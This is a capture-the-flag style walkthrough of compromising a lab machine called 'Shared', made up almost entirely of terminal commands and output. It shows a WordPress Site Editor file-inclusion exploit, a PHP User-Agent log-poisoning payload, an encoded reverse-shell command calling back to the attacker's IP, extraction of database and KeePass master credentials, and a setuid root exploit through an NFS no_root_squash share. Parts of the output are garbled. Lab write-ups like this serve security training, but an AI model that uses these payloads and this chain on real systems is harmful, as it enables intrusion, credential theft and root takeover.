

Shared

```
[root@kali]~[/home/guel]
# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 01:17 EDT
Initiating ARP Ping Scan at 01:17
Scanning 192.168.0.19 [1 port]
Completed ARP Ping Scan at 01:17, 0.13s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:17
Scanning 192.168.0.19 [65535 ports]
Discovered open port 111/tcp on 192.168.0.19
Discovered open port 80/tcp on 192.168.0.19
Discovered open port 22/tcp on 192.168.0.19
Discovered open port 35437/tcp on 192.168.0.19
Discovered open port 38495/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 0 to 5 due to 2804 out of 9346 dr
Increasing send delay for 192.168.0.19 from 5 to 10 due to 1474 out of 4912 d
Increasing send delay for 192.168.0.19 from 10 to 20 due to 2044 out of 6812
Increasing send delay for 192.168.0.19 from 20 to 40 due to max_successful_tr
Increasing send delay for 192.168.0.19 from 40 to 80 due to max_successful_tr
Increasing send delay for 192.168.0.19 from 80 to 160 due to max_successful_t
Discovered open port 2049/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 160 to 320 due to max_successful_
Discovered open port 52367/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 320 to 640 due to max_successful_
Discovered open port 42837/tcp on 192.168.0.19
Increasing send delay for 192.168.0.19 from 640 to 1000 due to max_successful_
Discovered open port 35459/tcp on 192.168.0.19
Completed SYN Stealth Scan at 01:19, 132.15s elapsed (65535 total ports)
Nmap scan report for 192.168.0.19
Host is up, received arp-response (0.0026s latency).
Scanned at 2025-03-27 01:17:42 EDT for 132s
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
111/tcp   open  rpcbind  syn-ack ttl 64
2049/tcp  open  nfs      syn-ack ttl 64
35437/tcp open  unknown  syn-ack ttl 64
35459/tcp open  unknown  syn-ack ttl 64
38495/tcp open  unknown  syn-ack ttl 64
42837/tcp open  unknown  syn-ack ttl 64
52367/tcp open  unknown  syn-ack ttl 64
```

-SCV

```

22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9d:c2:e5:b9:bc:86:d4:81:5e:ad:aa:8d:87:a8:ad:5b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBAiX0gnvxJFYKXAdCWDt65t3v
ASg0=
|   256 6a:d1:8a:c1:4d:f9:0c:4f:c5:f6:21:bb:c9:a6:24:53 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIl0WojKvg0eVCi8LSbT10DDIOc2TkxRQLCjEXyjk0rN+
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_- Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Apache2 Debian Default Page: It works
111/tcp   open  rpcbind  syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4         111/tcp6   rpcbind
|   100000  3,4         111/udp6   rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3       38495/tcp  mountd
|   100005  1,2,3       50101/udp6 mountd
|   100005  1,2,3       53581/tcp6 mountd
|   100005  1,2,3       59027/udp  mountd
|   100021  1,3,4       35459/tcp  nlockmgr
|   100021  1,3,4       42191/udp  nlockmgr
|   100021  1,3,4       43181/tcp6 nlockmgr
|   100021  1,3,4       51893/udp6 nlockmgr
|   100024  1           35437/tcp  status
|   100024  1           37679/udp6 status
|   100024  1           41047/tcp6 status
|   100024  1           48695/udp  status
|   100227  3           2049/tcp   nfs_acl
|_ 100227  3           2049/tcp6  nfs_acl
2049/tcp  open  nfs_acl  syn-ack ttl 64 3 (RPC #100227)
35437/tcp open  status   syn-ack ttl 64 1 (RPC #100024)
35459/tcp open  nlockmgr syn-ack ttl 64 1-4 (RPC #100021)
38495/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
42837/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
52367/tcp open  mountd   syn-ack ttl 64 1-3 (RPC #100005)
MAC Address: 08:00:27:F3:D0:A3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


```

```


└─(root㉿kali)-[~/home/guel]
# whatweb 192.168.0.19
http://192.168.0.19 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.0.19], Title[Apache2 Debian Default Page: It works]

```

```
[root@kali:/home/guel]# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.19/' -x txt,html,php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.0.19/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  txt,html,php
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 277]
/.php           (Status: 403) [Size: 277]
/index.html     (Status: 200) [Size: 10701]
/wordpress      (Status: 301) [Size: 316] [→ http://192.168.0.19/wordpress/]
Progress: 104273 / 830576 (12.55%)
```



al etc/host



```
[root@kal]-[~/home/guel]
└─# curl -s -X GET "http://shared.nyx.wordpress/" | grep 'plugin'
<link rel="stylesheet" id="sed-FontAwesome-css" href="http://shared.nyx.wordpress/wp-content/plugins/site-editor/editor/extensions/icon-library/fonts/FontAwesomeSome/FontAwesome.css?ver=4.3" type="text/css" media="all" />
<link rel="stylesheet" id="general-css" href="http://shared.nyx.wordpress/wp-content/plugins/site-editor/framework/assets/css/general.min.css?ver=1.1.1" type="text/css" media="all" />
<link rel="stylesheet" id="css3-animate-css" href="http://shared.nyx.wordpress/wp-content/plugins/site-editor/framework/assets/css/animate/animate.min.css?ver=6.4.2" type="text/css" media="all" />
<script type="text/javascript" src="http://shared.nyx.wordpress/wp-content/plugins/site-editor/framework/assets/js/sed_app_site.min.js?ver=1.0.0" id="sed-app-site-js"></script>
<script type="text/javascript" src="http://shared.nyx.wordpress/wp-content/plugins/site-editor/assets/js/livequery/jquery.livequery.min.js?ver=1.0.0" id="jquery-livequery-js"></script>
<script type="text/javascript" src="http://shared.nyx.wordpress/wp-content/plugins/site-editor/assets/js/livequery/sed.livequery.min.js?ver=1.0.0" id="sed-livequery-js"></script>
<script type="text/javascript" src="http://shared.nyx.wordpress/wp-content/plugins/site-editor/framework/assets/js/animate-wow.min.js?ver=1.0.2" id="wow-animate-js"></script>
<script type="text/javascript" src="http://shared.nyx.wordpress/wp-content/plugins/site-editor/framework/assets/js/parallax/jquery.parallax.min.js?ver=1.1.3" id="jquery-parallax-js"></script>
<script type="text/javascript" src="http://shared.nyx.wordpress/wp-content/plugins/site-editor/framework/assets/js/render.min.js?ver=1.0.0" id="render-script-s-js"></script>
```

```
[root@kali]# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u 'http://192.168.0.19/wordpress/' -x txt,html,php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.0.19/wordpress/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Threads:      10
[+] Negative Status codes: 404
[+] Threads:      10
[+] User Agent:   gobuster/3.6
[+] Extensions:   txt,html,php
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 277]
/.html          (Status: 403) [Size: 277]
/wp-content     (Status: 301) [Size: 327] [→ http://192.168.0.19/wordpress/wp-content/]
/index.php      (Status: 200) [Size: 64406]
/license.txt    (Status: 200) [Size: 19915]
/wp-includes    (Status: 301) [Size: 328] [→ http://192.168.0.19/wordpress/wp-includes/]
/readme.html    (Status: 200) [Size: 7399]
/wp-login.php   (Status: 200) [Size: 6639]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin       (Status: 301) [Size: 325] [→ http://192.168.0.19/wordpress/wp-admin/]
/backups        (Status: 301) [Size: 324] [→ http://192.168.0.19/wordpress/backups/]
/xmlrpc.php    (Status: 405) [Size: 42]
/.php           (Status: 403) [Size: 277]
/.html          (Status: 403) [Size: 277]
/wp-signup.php  (Status: 302) [Size: 0] [→ http://shared.nyx/wordpress/wp-login.php?action=register]
Progress: 335972 / 830576 (40.45%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 336429 / 830576 (40.51%)
=====
```

```

[+] site-editor
| Location: http://shared.nyx/wordpress/wp-content/plugins/site-editor/
| Latest Version: 1.1.1 (up to date)
| Last Updated: 2017-05-02T23:34:00.000Z

| Found By: Urls In Homepage (Passive Detection)

[!] 1 vulnerability identified:

[!] Title: Site Editor ≤ 1.1.1 - Local File Inclusion (LFI)
References:
- https://wpscan.com/vulnerability/4432ecea-2b01-4d5c-9557-352042a57e44
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
- https://seclists.org/fulldisclosure/2018/Mar/40
- https://github.com/SiteEditor/editor/issues/2

```

```

[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://shared.nyx/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK

```

```

Product: Site Editor Wordpress Plugin - https://wordpress.org/plugins/site-editor/
Vendor: Site Editor
Tested version: 1.1.1
CVE ID: CVE-2018-7422

** CVE description **
A Local File Inclusion vulnerability in the Site Editor plugin through 1.1.1 for WordPress allows remote attackers to retrieve arbitrary files via the ajax_path parameter to editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php.

** Technical details **
In site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php:5, the value of the ajax_path parameter is used for including a file with PHP<E2><80><99>s require_once(). This parameter can be controlled by an attacker and is not properly sanitized.

Vulnerable code:
if( isset( $_REQUEST['ajax_path'] ) && is_file( $_REQUEST['ajax_path'] ) && file_exists( $_REQUEST['ajax_path'] ) ){
    require_once $_REQUEST['ajax_path'];
}

https://plugins.trac.wordpress.org/browser/site-editor/trunk/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?rev=1640500#L5

By providing a specially crafted path to the vulnerable parameter, a remote attacker can retrieve the contents of sensitive files on the local system.

** Proof of Concept **
http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

** Solution **
No fix available yet.

** Timeline **
03/01/2018: author contacted through siteeditor.org's contact form; no reply
16/01/2018: issue report filled on the public Github page with no technical details
18/01/2018: author replies and said he replied to our e-mail 8 days ago (could not find the aforementioned e-mail at all); author sends us "another" e-mail
19/01/2018: report sent; author says he will fix this issue "very soon"
31/01/2018: vendor contacted to ask about an approximate release date and if he needs us to postpone the disclosure; no reply
14/02/2018: WP Plugins team contacted; no reply
06/03/2018: vendor contacted; no reply
07/03/2018: vendor contacted; no reply
15/03/2018: public disclosure

** Credits **
/usr/share/exploitdb/exploits/php/webapps/44340.txt

```

```
(guel㉿kali)-[~]
└─$ showmount -e 192.168.0.19
Export list for 192.168.0.19:
/shared/j4ckie *
/shared/tmp      *
/shared/condor *
```

```
root@x:0:root[/bin/bash daemon:x:1:1daemon/usr/sbin/nologin bin:x:2:2bin/bin/usr/sbin/nologin sys:x:3:sys/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync
games:x:5:60:games/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man/usr/sbin/nologin lpx:7:7lp/var/spool/pd/usr/sbin/nologin mail:x:8:8:mail:/var/mail/usr/sbin/nologin
news:x:9:9:news/var/spool/news/usr/sbin/nologin uucp:x:10:10:uucp/var/spool/uucp/usr/sbin/nologin proxy:x:13:13:proxy/bin/usr/sbin/nologin www-data:x:33:33:www-data:/var/www/usr/
sbin/nologin backup:x:34:34:backup/var/backups/usr/sbin/nologin listx:38:38:Mailing List Manager:/var/list/usr/sbin/nologin ircx:x:39:39:ircd/run/ircd/usr/sbin/nologin _apt:x:42:65534:/
nonexistent/usr/sbin/nologin nobody:x:65534:65534:nobody/nonexistent/usr/sbin/nologin systemd-networkx:998:998:systemd Network Management:/usr/sbin/nologin
messagebus:x:100:107:/nonexistent/usr/sbin/nologin sshd:x:101:65534:/run/sshd/usr/sbin/nologin jackondor:x:1001:1001:/home/jackondor/bin/bash _rpc:x:102:65534:/run/rpcbind/usr/sbin/
nologin stdat:x:103:65534:/var/lib/nfs/usr/sbin/nologin mysql:x:104:110:MySQL Server,,,:/nonexistent/bin/false j4ckie:x:1002:1002:/home/j4ckie/bin/sh condor:x:1003:1003:/home/condor/bin/
sh {"success":true,"data":{"output":[]}}
```

log poissonning

```
(root㉿kali)-[/home/guel/Resources]
└─# curl "http://shared.nyx/wordpress/" -H "User-Agent: <?php system('whoami'); ?>"
```

```
192.168.0.36 -- [27/Mar/2025:01:06:52 +0100] "GET /wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd
HTTP/1.1" 200 777 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" 192.168.0.36 - - [27/Mar/2025:01:07:28 +0100] "GET /wordpress/wp-content/plugins/site-
editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log HTTP/1.1" 200 526 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0" 192.168.0.36 - - [27/Mar/2025:01:07:51 +0100] "GET /wordpress/ HTTP/1.1" 200 64814 "-" "www-data {"success":true,"data":{"output":[]}}
```

```
(root㉿kali)-[/home/guel/Resources]
└─# curl "http://shared.nyx/wordpress/" -H "User-Agent: <?php system($_GET['cmd']); ?>"
```

```
(root㉿kali)-[/home/guel]
└─# curl 'http://shared.nyx/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log&cmd=id'
```

```
{"success":true,"data":{"output":[]}}
```

```
(root㉿kali)-[/home/guel]
└─# curl 'http://shared.nyx/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log&cmd=id'
```

```
192.168.0.36 - - [27/Mar/2025:01:16:43 +0100] "GET /wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log&cmd=id HTTP/1.1" 200 187 "-" "curl/8.12.1"
192.168.0.36 - - [27/Mar/2025:01:17:04 +0100] "GET /wordpress/ HTTP/1.1" 200 64814 "-" ["uid=33(www-data) gid=33(www-data) groups=33(www-data)"]
{"success":true,"data":{"output":[]}}
```

```
(root@kali)-[~/home/guel/Resources]
# curl "http://shared.nyx/wordpress/" -H "User-Agent: <?php system($_GET['cmd']); ?>" | grep "192.168.0.36 - - [27/Mar/2025:01:20:27 +0100] "GET /wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log&cmd=id HTTP/1.1" 200 667 "-" "curl/8.12.1"
192.168.0.36 - - [27/Mar/2025:01:20:32 +0100] "GET /wordpress/ HTTP/1.1" 200 64814 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)
"
{"success":true,"data":{"output":[]}}
[root@kali)-[~/home/guel]
# curl "http://shared.nyx/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/var/log/apache2/access.log&cmd=php%20-r%20%724sock%3Dfsockopen%28%22192.168.0.36%22%2C43%29%3Bsystem%28%22%2Fbin%2Fbash%20%3C%263%20%3E%263%22%29%3B%27"
[~]
[guel@kali)-[~]
$ nc -lvpn 443 ...
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.19] 50988
whoami
www-data
```

wp-config

```
/*
 ** Database settings - You can get this info from your web host ** //
 /** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wordpress' );

/** Database password */
define( 'DB_PASSWORD', 'R9o17ONkbFk2BrRHG7zY' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

R9o17ONkbFk2BrRHG7zY

```

-rw-r--r-- 1 root root 30720 Mar 27 00:00 alternatives.tar.gz
-rw-r--r-- 1 root root 11404 Jan 22 2024 apt_extended_states.0
-rw-r--r-- 1 root root 848 Jan 18 2024 apt_extended_states.1.gz
-rw-r--r-- 1 root root 827 Jan 17 2024 apt_extended_states.2.gz
-rw-r--r-- 1 root root 0 Mar 27 00:00 dpkg_arch.0
-rw-r--r-- 1 root root 356 Jan 19 2024 dpkg_diversions.0
-rw-r--r-- 1 root root 172 Jan 17 2024 dpkg_statoVERRIDE.0
-rw-r--r-- 1 root root 374954 Jan 22 2024 dpkg_status.0
www-data@shared:/var/backups$ cd ..
backups/ cache/ lib/ local/ lock/ log/ mail/ opt/ run/ spool/ tmp/ www/
www-data@shared:/var/backups$ cd www/
www-data@shared:/var/www$ ls
html
www-data@shared:/var/www$ cd html/
index.html [wordpress]
www-data@shared:/var/www$ cd html/wordpress/
.htaccess license.txt wp-admin/ wp-config.php wp-includes/ wp-login.php wp-signup.php
backups/ readme.html wp-blog-header.php wp-content/ wp-links-opml.php wp-mail.php wp-trackback.php
index.php wp-activate.php wp-comments-post.php wp-cron.php wp-load.php wp-settings.php xmlrpc.php
www-data@shared:/var/www$ cd html/wordpress/
.htaccess license.txt wp-admin/ wp-config.php wp-includes/ wp-login.php wp-signup.php
backups/ readme.html wp-blog-header.php wp-content/ wp-links-opml.php wp-mail.php wp-trackback.php
index.php wp-activate.php wp-comments-post.php wp-cron.php wp-load.php wp-settings.php xmlrpc.php
www-data@shared:/var/www$ cd html/wordpress/backups$ ls -la
total 110028
drwxrwx 2 www-data www-data 4096 Jan 22 2024 .
drwxr-xr-x 6 www-data www-data 4096 Jan 23 2024 ..
-rw-r--r-- 1 www-data www-data 19915 Jan 22 2024 cp-license.txt
-rw-r--r-- 1 www-data www-data 11262260 Jan 22 2024 cp-sharedbddd.zip
-rw-r--r-- 1 www-data www-data 5638 Jan 22 2024 cp-wp-cron.php
-rw-r--r-- 1 www-data www-data 4885 Jan 22 2024 cp-wp-trackback.php
www-data@shared:/var/www/html/wordpress/backups$ unzip cp-sharedbddd.zip
Archive: cp-sharedbddd.zip
  creating: EMP41111/
  inflating: EMP41111/KeePass.DMP
  extracting: EMP41111/sharedbddd.kdbx
www-data@shared:/var/www/html/wordpress/backups$ ls
EMP41111_cp-license.txt cp-sharedbddd.zip cp-wp-cron.php cp-wp-trackback.php
www-data@shared:/var/www/html/wordpress/backups$ 

```

```

gue@kali:~ root@kali:/home/gue/Work
www-data@shared:/var/www/html/wordpress/backups/EMP41111$ ls -l
total 303624
-rw-r--r-- 1 www-data www-data 310905189 Jan 22 2024 KeePass.DMP
-rw-r--r-- 1 www-data www-data 2478 Jan 21 2024 sharedbddd.kdbx
www-data@shared:/var/www/html/wordpress/backups/EMP41111$ php -S 0.0.0.0:2323
[Thu Mar 27 01:36:28 2025] PHP 8.2.7 Development Server (http://0.0.0.0:2323)
started
[Thu Mar 27 01:36:41 2025] 192.168.0.36:45650 Accepted
[Thu Mar 27 01:36:41 2025] 192.168.0.36:45650 [200]: GET /KeePass.DMP
[Thu Mar 27 01:36:49 2025] 192.168.0.36:45650 Closing
[Thu Mar 27 01:36:54 2025] 192.168.0.36:38016 Accepted
[Thu Mar 27 01:36:54 2025] 192.168.0.36:38016 [200]: GET /sharedbddd.kdbx
[Thu Mar 27 01:36:54 2025] 192.168.0.36:38016 Closing
[]

[root@kali]-(~/home/gue/Work)
# wget http://192.168.0.19:2323/KeePass.DMP
--2025-03-27 03:18:07-- http://192.168.0.19:2323/KeePass.DMP
Connecting to 192.168.0.19:2323 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 310905189 (297M) [application/vnd.tcpdump.pcap]
Saving to: 'KeePass.DMP'


KeePass.DMP          100%[=====] 296.50M 27.8MB/s   in 7.3s
2025-03-27 03:18:14 (40.9 MB/s) - 'KeePass.DMP' saved [310905189/310905189]

[root@kali]-(~/home/gue/Work)
# wget http://192.168.0.19:2323/sharedbddd.kdbx
--2025-03-27 03:18:20-- http://192.168.0.19:2323/sharedbddd.kdbx
Connecting to 192.168.0.19:2323 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2478 (2.4K) [application/x-keepass2]
Saving to: 'sharedbddd.kdbx'

sharedbddd.kdbx    100%[=====]  2.42K  --.-KB/s   in 0.001s
2025-03-27 03:18:20 (2.00 MB/s) - 'sharedbddd.kdbx' saved [2478/2478]

```

```
[root@kali]~[/home/guel/Work]
# python3 keepass_dump.py -f KeePass.DMP --skip --debug
[*] Skipping bytes
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
[*] 12908143 | Found: •h
[*] 12909159 | Found: •h
[*] 12910889 | Found: ••a
[*] 12912131 | Found: •••r
[*] 12913179 | Found: •••r
[*] 12914237 | Found: ••••e
[*] 12915293 | Found: ••••e
[*] 12916407 | Found: •••••d
[*] 12917495 | Found: •••••d
[*] 12918649 | Found: ••••••1
[*] 12919713 | Found: ••••••1
[*] 12920779 | Found: •••••••2
[*] 12921899 | Found: •••••••2
[*] 12923029 | Found: ••••••••3
[*] 12924173 | Found: ••••••••3
[*] 12925967 | Found: ••••••••%*
[*] 12927127 | Found: ••••••••%
[*] 10000000 bytes since last found. Ending scan.
[*] 0: {UNKNOWN}
[*] 1: h
[*] 2: a
[*] 3: r
[*] 4: e
[*] 5: d
[*] 6: 1
[*] 7: 2
[*] 8: 3
[*] 9: %
[*] Extracted: {UNKNOWN}hared123%
```



```
jackondor@shared:~$ ls -la
total 28
drwx----- 3 jackondor jackondor 4096 ene 23 2024 .
drwxr-xr-x 5 root      root      4096 ene 22 2024 ..
lrwxrwxrwx 1 root      root      9 ene 22 2024 .bash_history → /dev/null
-rw-r--r-- 1 jackondor jackondor 220 abr 23 2023 .bash_logout
-rw-r--r-- 1 jackondor jackondor 3659 ene 22 2024 .bashrc
drwxr-xr-x 3 jackondor jackondor 4096 ene 22 2024 .local
-rw-r--r-- 1 jackondor jackondor 807 abr 23 2023 .profile
-r----- 1 jackondor jackondor 33 ene 23 2024 user.txt
jackondor@shared:~$ cat user.txt
760ad04a056fb67653ffc01eda470e45
jackondor@shared:~$ █
```



```
Analyzing NFS Exports Files (limit 70)
-e Connected NFS Mounts:
nfsd /proc/fs/nfsd nfsd rw,relatime 0 0
-r----- 1 jackondor root 539 ene 22 2024 /etc/exports
/shared/condor *(rw,sync,no_subtree_check)
/shared/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/shared/j4ckie *(rw,sync,no_subtree_check)

Analyzing Iden Files (limit 70)
```

https://hacktricks.boitotech.com.br/linux-unix/privilege-escalation/nfs-no_root_squash-misconfiguration-pe

```
└──(root㉿kali)-[~/home/guel/Work]
    # mkdir /tmp/pe

└──(root㉿kali)-[~/home/guel/Work]
    # mount -t nfs 192.168.0.19:/shared/tmp /tmp/pe

└──(root㉿kali)-[~/home/guel/Work]
    # cd /tmp/pe
```

```
└──(root㉿kali)-[/tmp/pe]
    # nano exploit.c

└──(root㉿kali)-[/tmp/pe]
    # ll
    total 4
    -rw-r--r-- 1 root root 159 Mar 26 21:47 exploit.c

└──(root㉿kali)-[/tmp/pe]
    # cat exploit.c
#include <unistd.h>
#include <stdlib.h> // ← Añade esta línea para definir system()

int main() {
    setuid(0);
    system("/bin/bash");
    return 0;
}

└──(root㉿kali)-[/tmp/pe]
    # gcc exploit.c -o exploit -static

└──(root㉿kali)-[/tmp/pe]
    # chmod +s exploit

└──(root㉿kali)-[/tmp/pe]
    # 
```

```
jackondor@shared:/shared/tmp$ ls  
exploit.c  
